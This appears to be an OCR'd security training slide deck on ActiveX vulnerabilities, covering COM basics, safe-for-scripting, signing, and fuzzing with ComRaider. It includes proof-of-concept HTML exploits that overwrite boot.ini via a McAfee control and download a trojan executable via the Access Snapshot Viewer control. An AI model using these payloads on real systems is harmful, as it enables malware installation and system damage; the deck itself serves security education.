Become fully aware of the potential dangers of ActiveX attacks

Brian Mariani – Senior Security Auditor - Consultant @
High Tech Bridge SA (http://www.htbridge.ch)
CHFI, ECSA, CEH, CCSA, RHCE, MSCE, CCNA, CCNP, CCSP, CCIE(Written)

Agenda

- What are ActiveX?
- Security problems related to ActiveX.
- What kind of security holes can be discovered?
- Overview of an ActiveX attack.
- Discovering security holes in ActiveX.
- ActiveX fuzzers.
- My name is COMraider!
- Discovering an ActiveX security hole with COMRaider.
- Analysing the vulnerability with and **Antipacker**, **WinDBG & IDA**.
- **Demo** (Tracing the exploit and triggering the flaw).

.


What are ActiveX? (1)

- Component Object Model (COM) is a standard binary-interface for software componentry introduced by Microsoft in 1993.
- The term **COM** is often used in the Microsoft software that encompasses the **OLE, OLE Automation, ActiveX, COM+ and DCOM technologies**.
- It’s a kind of a **group of methods** developed for sharing information and functionality among programs.
- These objects are like small programs or "**applets**" and a number of programs like Office and Internet Explorer (IE) are designed to be able to interact with them. (Word, Powerpoint)

What are ActiveX? (2)


- **Do you remember the old and handy spell checker?** Other Microsoft programs such as **Outlook, Word,** can make use of it. In fact, any program with the appropriate interface can use the spell checker.

- An ActiveX control **can be automatically downloaded and executed by Internet Explorer**. Once downloaded, the control in effect becomes a part of the operating system.



- For example, Internet Explorer can read PDF files using **ActiveX controls from Adobe Reader**.

Adobe reader ActiveX being loaded



- **AcroPDF.dll** file was loaded at base memory address **0x6e00000.**
- **AcroPDF.fra** file was also loaded at address **0x042e0000.**
- IE can now use ActiveX methods to load **PDF** file from the Nasa Website.

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Loading ActiveX from an HTML document

CLASSID' is a unique registry-identifying component that is used to identify an ActiveX control.

```
<html>
 <objectclassid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9'id='buffer_overflow'></object>
 <script language='Javascript'>
 buffer_overflow.Methode_from_ActiveX
 <script>
<html>
```

A **name** is asigned to the **id** TAG which will be later instantiated.

We can now **call the method** into the ActiveX control using the name passed in the **id Tag**

Tasks behind the loading process

- First of all internet explorer will process the **'OBJECT'** tag in the browser code.
- Then it will determine after checking different things if it needs a download.
- The browser will process the **'CAB'** file and the **'INF'** file.
- Later the control and its dependencies will be installed.
- Finally, the ActiveX control will **show up on the screen.**

Security issues

- The interactivity and ease of programming of ActiveX controls **has a price** and these controls are a major source of **security problems.**
- **Security holes** have been found all the time in ActiveX for many years now, and these components are a **favourite** target of viruses or malware writers.
- Microsoft has continually tightened up security over the years both in Windows and in Internet Explorer but security **issues remain**!
- Note that browsers such as Firefox ,Chrome, Opera, and Safari do not support ActiveX but **NPAPI** (Netscape Plugin Application Programming Interface). This has been a factor taken into account for many security-conscious computer users **who prefer these other browsers**.

InfoWorld Home / Security / News / Symantec: Microsoft Access ActiveX attacks will...

Symantec: Microsoft Access ActiveX attacks will intensify

Easy-to-use Neosploit toolkit takes advantage of a vulnerability revealed last week in Microsoft's database program

By Jeremy Kirk | IDGNS

An easy-to-use toolkit used to hack computers has now been updated to take advantage of an unpatched security vulnerability in Microsoft's software, which could mean attacks will intensify, according to vendor Symantec.

The Neosploit toolkit is one of several on the Internet that can be used by less-technical hackers to compromise machines. Symantec said it has detected on its network of Internet sensors that Neosploit can take advantage of a vulnerability revealed early last week in Microsoft's Access database program.

ActiveX (Safe for Initialization)

- When a control is initialized, it can receive data from an arbitrary source from either a local or a remote URL for initializing its state.
- This is a potential **security hazard** because the data **could come from an untrusted source**.
- Controls that guarantee no security breach regardless of the data source are considered **safe for initialization.**
- There are two methods for indicating that your control is safe for initialization.
  - The first method uses the Component Categories Manager to create the appropriate entries in the system registry.
  - The second method implements an interface named IObjectSafety on your control. If Internet Explorer determines that your control supports IObjectSafety, it calls theIObjectSafety: :SetInterfaceSafetyOptions method before loading the control in order to determine if it is safe for initialization.

ActiveX (Safe for Scripting)

- Allowing ActiveX Controls to be accessed from scripts raises several new security issues.
- Even if a control is known to be safe in the hands of a user, **it is not necessarily** safe when automated by an untrusted script.
- For example, MS-Word is a “trusted tool” from a “trusted source”, but a malicious script can use its automation model to **delete files on the user's computer, install macro viruses or even worse.**
- There are two methods for indicating that your control is safe for scripting.
  - The first method uses the Component Categories Manager to create the appropriate entries in the system registry.
  - The second method implements the **IObjectSafety** interface on your control. If Internet Explorer determines that your control supports **IObjectSafety**, it calls the **IObjectSafety**: :**SetInterfaceSafetyOptions** method before loading the control in order to determine if it is safe for scripting.

ActiveX signed & unsigned

- Users will download ActiveX controls **from unknown sites** fully trusting the content and they end up with lot of damage done to their system or lose data through online theft.
- This is the reason why Microsoft came out with the **signature system** for the ActiveX controls.
- This system enables a programmer to digitally sign their controls with the help of an online signature authority.
- When you visit a Web page that uses the control, your browser can verify the identity. **This does not guarantee that the control is safe**, but at least you have some hope that you know who really wrote the control.

Security holes found in ActiveX (1)


- **All kind of security holes** can be discovered in ActiveX components.
- Buffer Overflow, Stack Overflow, Heap Overflow.
- Insecure methods (Methods which are not carrying out the proper checks before doing some tasks)
- **McAffe Police Manager ActiveX** overwrites the **boot.ini** file.

```
McAfee, Inc. 3.6.0.608 Policy Manager naPolicyManager.dll Arbitrary Data Write

<HTML>
<BODY>
 <object id=ctrl classid="clsid:{04D18721-749F-4140-AEB0-CAC099CA4741}"></object>
<SCRIPT>
function Do_it()
 {
   File = "C:\boot.ini"
   ctrl.WriteTaskDataToIniFile(File)
 }
</SCRIPT>
<input language=JavaScript onclick=Do_it() type=button value="POc">
</BODY>
</HTML>
```

Security holes found in ActiveX (2)


```
Microsoft Access Snapshot Viewer ActiveX Control Exploit.
Microsoft-Access SnapShot Exploit Snapview.ocx v 10.0.5529.0
Download nice binaries into an arbitrary box.
Remote: Yes

<html>

<objectclassid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9'id='attack'></object>

<script language='javascript'>

var arbitrary_file = 'http://path_to_trojan'

var dest = 'C:/Docume~1/ALLUSE~1/trojan.exe'

attack.SnapshotPath = arbitrary_file

attack.CompressedPath = destination

attack.PrintSnapshot(arbitrary_file,destination)

<script>

<html>
```

Overview of an ActiveX attack (1)




- The attacker sends a customized email to the victim using Social engineering techniques inviting him to visit a URL.
- The victim gets caught with the customized email and launches IE with the evil URL.

Overview of an ActiveX attack (2)



- If Internet Explorer has high security options activated, the browser will display an alert risk message.
- If Internet Explorer has the option “**Allow active content to run in files on my Computer**” activated, no warning will be displayed.
- End users often accept blocked ActiveX alerts! ☺

Overview of an ActiveX attack (3)



- An evil task is triggered often a buffer, stack or heap overflow, executing a shellcode which establishes a connection with the attacker computer or server.

On the hunt for ActiveX security holes


- Manually or automated analysis of source code is used to hunt security vulnerabilities.
- Hunting these holes is a tedious task, especially **if you do not have access to source code.**
- Analysis of binary files could be a **BIG** task.
- **Hopefully there** are a bunch of decent pieces of code that help security specialists to discover them.

Fuzzing ActiveX controls

- Fuzz testing or fuzzing is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program, hoping that the application crashes.
- We have four pretty good pieces of software that are able **to fuzz ActiveX controls** in an easy and simple way.
- Some of them are:
  - **ComRaider** by David Zimmer @ Verisign.
  - **Dranzer** by Carnigie Mellon University.
  - **AxMan** by H. D. Moore @ Metasploit. (Only for IE 6)
  - **FuzzWare** from Dave @ Fuzzware.net


Let’s get in touch with ComRaider (1)

- Capability to easily enumerate **safe for scripting** objects.
- Ability to scan for COM objects by **path**, **filename**, or **guid** (*Global unique id*)
- Integrated debugger to **monitor exceptions and log Api** (*Application Programming Interface)*
- **Enumerate and view** controls with **killbit** set.




Let's get in touch with ComRaider (2)

- Capability to filter methods only by the **fuzzable ones.**
- Enumeration of the **Library, Class, Interface and methods.**




Let’s get in touch with ComRaider (3)

- The function prototype gives us a **rough idea** about the **functions parameters.**
- We are able to fuzz the member of a class or **even the entire class.**
- In this particular method **GetAVDoc** ComRaider has prepared four WSF (Windows Scripting Files) to fuzz it.




Let’s get in touch with ComRaider (4)

- This is the form which houses our built in debugger and will launch all of our **WSF** files while monitoring for exceptions.
- The second down **is the exception list** which is used to display error information.
- The third listview represents windows which **will be displayed and closed during the scripts run**.
- The bottom is the **API Log**.




Let’s get in touch with ComRaider (5)

- Once the tests are completed, we can click on any of the items on the file list to view its output.




Let’s get in touch with ComRaider (7)

- Here you can see a partial listing of the exception environment including the registers.
- Other information available for each crash includes:
  - Exception address, exception code, exception instruction.
  - SEH chain.
  - Registers with data dereferencing.
  - Call stack.
- Once debug tests have been run, you can then analyze the results for exploitabilty.

